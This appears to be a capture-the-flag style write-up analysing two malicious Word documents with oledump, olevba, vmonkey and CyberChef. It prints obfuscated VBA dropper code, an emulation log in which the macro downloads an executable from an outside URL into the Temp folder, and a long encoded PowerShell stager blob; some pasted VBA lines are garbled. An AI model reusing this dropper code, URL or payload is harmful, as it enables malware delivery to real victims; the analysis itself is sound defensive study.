Attacker 4

The first question is hard))

```
oledump.py -s 7 attacker4.doc -S
```


```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py -s 7 attacker4.doc -S
3F34193F254049193F253A331522$
7267417269$
00353B$
47706F634E$
2B0F25162232$
596D54$
0A271C3D4C0300210E2B1330162B1F3F$
624270$
3C3F3A03$
687A7753$
1217092B0F0718371F1F133560362807$
4E535062$
1C3B2404757F5B2826593D3F00277E102A7F1E3C7F16263E5A2A2811$
744F50$
3E200501$
6A654851714A64$
11371B0A00123918220E001668143516$
4D734243414671$
vBNHchZL92
GoACvBKz6529
```

Here I found first string (the second string is a key), but to find information about this, I must use olevba

```
oTo hjwiwiyeojxvawsanclcahyfrfgwjdikfsfnjazxovvouiysjoieyyyjvczcudqpbumdziyyzydjhmvmdd:
jwiwiyeojxvawsanclcahyfrfgwjdikfsfnjazxovvouiysjoieyyyjvczcudqpbumdziyyzydjhmvmdd:
oTo xwqdjsttofxtkraaybygbodqkprjcpmjlvvdoqvxaokuluhzjnnpkgyqmwfmtvooihxsiqkaoyssrerysn:
wqdjsttofxtkraaybygbodqkprjcpmjlvvdoqvxaokuluhzjnnpkgyqmwfmtvooihxsiqkaoyssrerysn:
oTo brfgzmzrcabwgbcfbtnfmhjqhazwlbtduyyfkhjhmcvjlqrnnuntxcjijgjcqvhnjmfvpgmywngwcdiybg:
rfgzmzrcabwgbcfbtnfmhjqhazwlbtduyyfkhjhmcvjlqrnnuntxcjijgjcqvhnjmfvpgmywngwcdiybg:
    Set VPBCRFOQENN = CreateObject(XORI(Hextostring("3F34193F254049193F253A331522"), Hextostring("7267417269")))
oTo fpvygztoabfyscyqmjxaakqwiwqpjfzgwplzmhryvptavvsitizcoqgammdhoraqpviudbameizhxxkfiw:
pvygztoabfyscyqmjxaakqwiwqpjfzgwplzmhryvptavvsitizcoqgammdhoraqpviudbameizhxxkfiw:
oTo fjuvxpaemzuawljcczrjcqncfqtadadckbfxynawdigwsmxxfdtoiyzyriibnsacdbvkbubskrjrvkujkg:
fjuvxpaemzuawljcczrjcqncfqtadadckbfxynawdigwsmxxfdtoiyzyriibnsacdbvkbubskrjrvkujkg:
oTo atdgxcypqufobazqwfbzsdpphuexwbgmzrvveuqfuissqnqrjbvmoathximeitkzlsazxqlwrbwkegkczc:
tdgxcypqufobazqwfbzsdpphuexwbgmzrvveuqfuissqnqrjbvmoathximeitkzlsazxqlwrbwkegkczc:
```


Here is XORI and HEXtoString functions

decoded answer is:



The similar trick with executable

```
Sub IOWZJGNTSGK()
gGHBkj = XORI(Hextostring("1C3B2404757F5B2826593D3F00277E102A7F1E3C7F16263E5A2A2811"), Hextostring("744F50"))
GoTo vswgmmnoquqmdzdukyxjdchijuhbcdgxsbrnikwqdcfhiwhzbjaoqluoidzajkwvumggfhftcrnozygzlx:
vswgmmnoquqmdzdukyxjdchijuhbcdgxsbrnikwqdcfhiwhzbjaoqluoidzajkwvumggfhftcrnozygzlx:
GoTo eqowyelsbrffhhlqqucltfylnpeftufafvjrzyvtgvjpzvpeyxbayzjytlyclyghuqmwumbcduprmiblyx:
eqowyelsbrffhhlqqucltfylnpeftufafvjrzyvtgvjpzvpeyxbayzjytlyclyghuqmwumbcduprmiblyx:
GoTo ruzhzqmkplaybaejhgnsgttcpypofokfkpmcawosbktnfsxibprcykuytpgkldhvrbktjpihhfuxhbdqoh:
ruzhzqmkplaybaejhgnsgttcpypofokfkpmcawosbktnfsxibprcykuytpgkldhvrbktjpihhfuxhbdqoh:
    ZUWSBYDOTWV gGHBkj, Environ(XORI(Hextostring("3E200501"), Hextostring("6A654851714A64"))) & XORI(Hextostring("11371B0A00123918220E001668143516"), Hextostring("4D73
4243414671"))
End Sub

Public Function XORI(ByVal pThgwA As String, ByVal uTjbLtvPsxK As String) As String
Dim qDrdEbaBjAmrQrC As Long
For 197974 = 197974 + 1 Then End
    5669 < 12 Then

Dim rrsqtvVn As Integer
rrsqtvVn = 1
Do While rrsqtvVn < 83
DoEvents: rrsqtvVn = rrsqtvVn + 1
Loop

       MsgBox ("vBNHchZL92")
End If
If Len("GoACvBKz6529") = Len("jDtqUckI") Then
```



The questions left I found with vmonkey

`vmonkey attacker4.doc`

by analisynz big output I found binary and folder

```
Calling Procedure: Put("['C:\\\\Users\\\\admin\\\\AppData\\\\Local\\\\Temp\\\\DYCATHUQLCW.exe', '', msxml2.xmlhttp.r...")
Calling Procedure: VPBCRFOQENN.Open("['GET', 'http://gv-roth.de/js/bin.exe', False]")
ACTION: VPBCRFOQENN.Open - params ['GET', 'http://gv-roth.de/js/bin.exe', False] - Interesting Functic
ACTION: Object.Method Call - params ['GET', 'http://gv-roth.de/js/bin.exe', False] - VPBCRFOQENN.Open
ACTION: GET - params 'http://gv-roth.de/js/bin.exe' - Interesting Function Call
GOTO epeseeevnrzyaadmzsevtcsqluqvolrmjnixrzskpndwmoroasnxrummjcspjhcnelodnfpcezpisjevfv
GOTO maokmvxjtqtpftqzvdrnngwsapudlcejlbqkuatexahbsfmqoicfoaivfabrltukeprqqvrfpvrejlgeqv
GOTO sjxdhcerkhefckeipoiiuyqtxyvinbyqezfovvlmrerfrqsyaywnotmvfernkainkhxraujtcwwztuqtrk
```

Attacker 5

Enumerating

`oledump.py attacker5.doc -S`

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py attacker5.doc -S
  1:        114 '\x01CompObj'
  2:       4096 '\x05DocumentSummaryInformation'
  3:       4096 '\x05SummaryInformation'
  4:       7157 '1Table'
  5:         97 'Macros/CatchMeIfYouCan/\x01CompObj'
  6:        313 'Macros/CatchMeIfYouCan/\x03VBFrame'
  7:       7566 'Macros/CatchMeIfYouCan/f'
  8:         84 'Macros/CatchMeIfYouCan/o'
  9:        557 'Macros/PROJECT'
 10:        113 'Macros/PROJECTwm'
 11: M     1473 'Macros/VBA/CatchMeIfYouCan'
 12: M      994 'Macros/VBA/Module1'
 13: m      924 'Macros/VBA/ThisDocument'
 14:       3394 'Macros/VBA/_VBA_PROJECT'
 15:        889 'Macros/VBA/dir'
 16:       4096 'WordDocument'
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$
```

I try to analize streams 1 by 1. In 6 stream I found the caption

```
oledump.py -s 6 attacker5.doc -S
```


```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py -s 6 attacker5.doc -S
VERSION 5.00
Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} CatchMeIfYouCan
   Caption         =   "CobaltStrikeIsEverywhere"
   ClientHeight    =   3015
   ClientLeft      =   120
   ClientTop       =   465
   ClientWidth     =   4560
   StartUpPosition =   1  'CenterOwner
   TypeInfoVer     =   2
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$
```

In stream Nr 7 I found encoded text

```
oledump.py -s 7 attacker5.doc -S
```



```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py -s 7 attacker5.doc -S
SquidGame
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHM
ASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWABiAFgATwBpAHkAaABMACsASABIADgARgBIADEASwBsAGwAcwBhAGcAcQBJAGwANwBhADYAcwBPAEsAQwBnAHEAKwBJAEoAdgBNAFMAZQBWAEcAbQBCAFEAbABIAGMARwBrAE
oAegBkAC8AMwA0AGEAMQBKAHoAcwAzAGUAeQA5AFcAMwBXAHYAVgBaAFQARABUAEgAZABQADkAOQBQAFAAOQBEAFEASwBKAG4AYwBLAEMAVQB5AE4AUwBLADYATwBxAGIAcwBWAEQAawBMAFQAZABhAGgARwBvAFgARABiA
GMAMABWAEMAZgBhAFgAKwBLAEIAYQBNAHkATgBGAEkATgBwADAATgBYAG4AZQBZAHYASABxAEIAcQA3ADAAaQBYAFEAOQB3AEcARgBKAC8ARgBXADYAbQBLAEUAQQAyAFYAYgBxAE4AVQBmAEIAcQB1ADMAcABrADQAUwBx
AFYAdgAyAFMAQwBXAEkAOABDAFgATAA2ADUASwBkAHoAawBVADUARQBUAEkAZwBPAC8ATwBvAGkAWQBNAFgANgAxAE0AZABtADcAZQBnAGcAYgBsAFoANQBaAHoAKwB1ADUATgBqAEsAZABsAHkAOQBmAHUAbABFAFEAWQB
JAGUAYwAzADIAdAA5AFQATgBnAHcAeABMAFoAcQBtAFQAZwBzAGwAYQBsAHYAMQBIAHEAUABBADMAdwAzAFUAUQA5AFkASQA5AFIAZgAxAE8AMQByAHIAVwArADUASwByAEkAdQBZAG0AawBYAGEAWABzAEkAaQBIAFgAMA
BiAEcAMwBzAGEAaQBpAEwAbwBLAFoANABsAGsAbABLAHgAVAAvAC8ATABKAGEAZgA3ACsAbwB2AE4AZAA2AFAAawBCAFcAVwBpAGsAbwBhAEUAbQB6AFgAZABNAHMAcQBsAHEAbgB2ADUAVwB6AEQAUgBlAHIAaABVAGwAR
ABBADUAdQBvAFgAbgAyAEEAQwAxAFkAZwBqAHAAYwAzAGIARgBNAGoAZwBSAFkAQgBJAEY
RABuAFgAMQBCAGYAUgBpADkANABoAEwAdAAwADUAawBXAFYAVwB3ACsALwB5ADcAZABsADkASwBNAGsANgB1ADQAUAA2AHUAVQB1AG0AagBFAGsAaABOAFMAVgBDAHUAWABqAGoAeABPADMAQgBJAE8AVwAvAE8ANQBpAE
MAYwBuADcAegAvAFEASwA0AHkALwBIADQAaQBXAEwAbgB3AHYAZgBBAEoAVgBYAFYAcwA0AFIAMABpACsASgBVAEEAdgBoACsANABXAHIAaQA1AGUAYwA2AEgARwBPAEkAcABUAGQAMwBRAHoAUABXACsAVQBuAFMAVgBrA
HMAQQBKAFIATgB3AGcAegBkAEsANQBDAEMASgBjAGYAdgBrAG4AUAArAGQAdAByADUACABoADkAWgBlAEcANgBsAGUAdABpADgANAA1AFAAVwBjAC8AdgBsAEwAUABLADkAZgBVAFgAdwBvADMANQBjAEsARgBQAGQAbgA4
AHEAeABxAFoAbABvADYARABiAFAAMwBYAHAANgBHAEgARABkAFAAQgB2AGQAUgBCAHQAcQBsAGQAQwBWAC8ANgBMAEcAZgBZAHMASABDAE8AUgArADAAcQBKAG8ATwBmAHAAZQBKAGwAQQBlAHUAOQBDAHoAcgBGAEQATgB
EAG4AbgA5AFYANAAyAHkAVAB2AHUAdAB6AFoATwBWAGEARAB2AEkAZgBnAEYAVgBDAGkALwBLAE0AegA1AHgAeQBXAGkAcQBJAGoAWQBSAHYAdwBPADcAOABEAFQAVwA4AE4ATwBHAGIANABLAG4AMAA1AFcAdQBsADEAOQ
ArAHcAOQA0ADMATABYAFEAbQBGAFkAcABhAFkAUgBuAEgATwB0AFMAaQBrAFkAVwBWAGkAdgBVAHEAdwBUAG0AcABjAGwATgBpAEoAdQBQAGkAegArADQANgA0AFUAVwBjAFQAVQBVAEUAaQB1ADUAbAA3AEsAbgAwAEIAN
gAyAGIAcgByAE8AbgBCAGkASQBnADIAeQBDAHoAQQBzAEYAQQA5AHIASgByAEkAeQBWAEsAcgBVAHcATgBRAHgAbAB5AHIAbQA3AHUAcABDADgAVgBoAHkAQQBqAE0AWgBGAGcA
cgBKAE8AQgBQAG8AMQBYAC8AbgBSADcAbQBtAFkAQwBMAGEAbgBvAFYAdABrAE0ANgByAGsARwBDAGgASABkAFMAYwB5ADQAbgBLADYAWQBaADIAVwBDAC8AKwBCADcAZQB2ADUAKwBSADgASwBEAEsAcwByAGkAQgA5AGM
AQgBvAEkAbwBGAGcAdQBxAFYASQByAE0AeQBCAFEAMQA0AHIAVgBuADQAagAzAHYANwBuADMAWQA0AG4ANQB3AGMAMQB1AGcAQwArAEoATABPAFUASAA4AFoAbABMAFMAWABaAGMAYwBrAGsAdAB1ADEAeQArAHYAbQBPAF
oASQB4AGMAUQBRAEUAMABJAFgASgB0AEQASQBXADQAMwBsAGIAeQBNAGwAWQByAE0AWQArAFMATABxAFgAUwBZAHQAWQBNACsASAB3AHMARABmADgAQQB2ADQASQBuAGgAWQBYAHkAQgBIADQAKwBIAGMANAArAGIAagB6A
FUAKwBtAGsAdwBIADkATgBBAFEAWgA0ACsAOQBaAHAAUgBFAFkAcgBUAGcAYQBFAGEAZwBRAGUANwBODAcALwBPAEcARwBFAC8AYwBwADMAcABrAE4AKwB1ADYASgA4AFkAeQB6AEkAVQBQAC8AaQBEAHMAaQBYAEcAUABI
AFQAUgA4AFYAMgBqAHYAegBNADcARgB6AGwAbAAvAHAAaQBaADEAZABTAE0ASwBEADIAcABmAGEAQQA1AFcAbwBaAEQASgBEADgAUwBZAEUALwB4AHUAeAA0AFgAeAB2AFIAaAAzADMAUwBIAG8AUABiAFkAOQBoADAAdgA
wAEoAdQBhAEgAYgBiAHcAWgBhAHcAbABEAEgAagBIAGEAbgBkAEwAUgBxAHEATABRADkAZgA0AHEAbABjAGMAcgAzAHAAIQBWAFIAeAArAHIAOQBaAGsAdwBsAE4AOABhAFAARABuAFIAKwBtAEITAwA2ADMAeQA0ADEAVg
BjACsAegAwAHoAVgBrAFEAZAB4AGkAcwB4AE8AYQBUAHYARABWAEYARwA0AFYARAB0AEcAYgA5AE8AdQBkAE4AOQBHADgAbABnAGYAKwBZADgAdAAvAGEAMgBSAEMAbgBJAFQAYwBEAGcAcABxAGIAUwBmAHQAZgBXAFQAd
ABoAFUAUwBiAEMATwBQADAAOABHAFQAMwBRAGUANwBmAHIAVABJAEAAUQBJAEMAdwBvAEIAdABSAFQAOABsACsAagBLAGMARABCAGYAawBoAEsAaQBoAHUANQBtAG8AVABvAFQAcgBTAHMAVABUAEcAUABQAEkAYQBoAE4A
```


I put this to cyberchief, and try base64 decode, again a lot of null bites, so I remove all null bites




Now I have A command, and here is 1 more encoded text


In cyberchief I found gzip application



I use gunzip, and I found XOR decimal value




And the one more code here)))




I use base64 to decode, and Now I know the XOR key. I change value to decimal and wrote the key.

